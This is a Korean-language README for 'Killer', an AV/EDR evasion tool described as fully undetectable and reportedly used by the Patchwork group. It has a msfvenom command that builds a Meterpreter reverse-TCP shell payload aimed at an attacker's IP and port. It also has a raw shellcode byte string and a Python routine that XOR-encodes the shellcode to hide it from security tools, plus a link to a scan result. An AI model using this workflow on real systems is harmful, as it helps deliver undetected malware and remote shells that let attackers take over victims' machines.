 0xhossam/killer
Killer는 AV/EDR 보안 도구를 다양한 회피 기법을 사용하여 우회하도록 설계된 매우 간단한 도구이며, Patchwork 그룹에 의해 사용됩니다.

보안 도구를 우회하여 학습 목적으로 만들어진 AV/EDR 회피 도구이며, 현재까지는 FUD(완전 탐지 불가) 상태입니다.
msfvenom 도구로 쉘코드를 생성하세요:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<IP> LPORT=<PORT> -f py
그런 다음 출력을 XOR 암호화 함수에 복사하세요:
    data = b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"

    key  = 0x50 # 키를 바이트 단위로 입력하세요. 예: (0x90 또는 0x40 또는 0x30) 등

    print('{ ', end='')
    for i in data:
        print(hex(i ^ key), end=', ')

    print("0x0 };") # 끝에 1바이트 "0x0"이 추가됩니다.
그런 다음 복호화 함수를 처리하면 됩니다. 스크립트 키디들에게는 쉽지 않을 것입니다 ^-^. 제 글에서 더 자세히 읽을 수 있습니다:

실행 결과:

https://antiscan.me/images/result/07OkIKKhpRsG.png

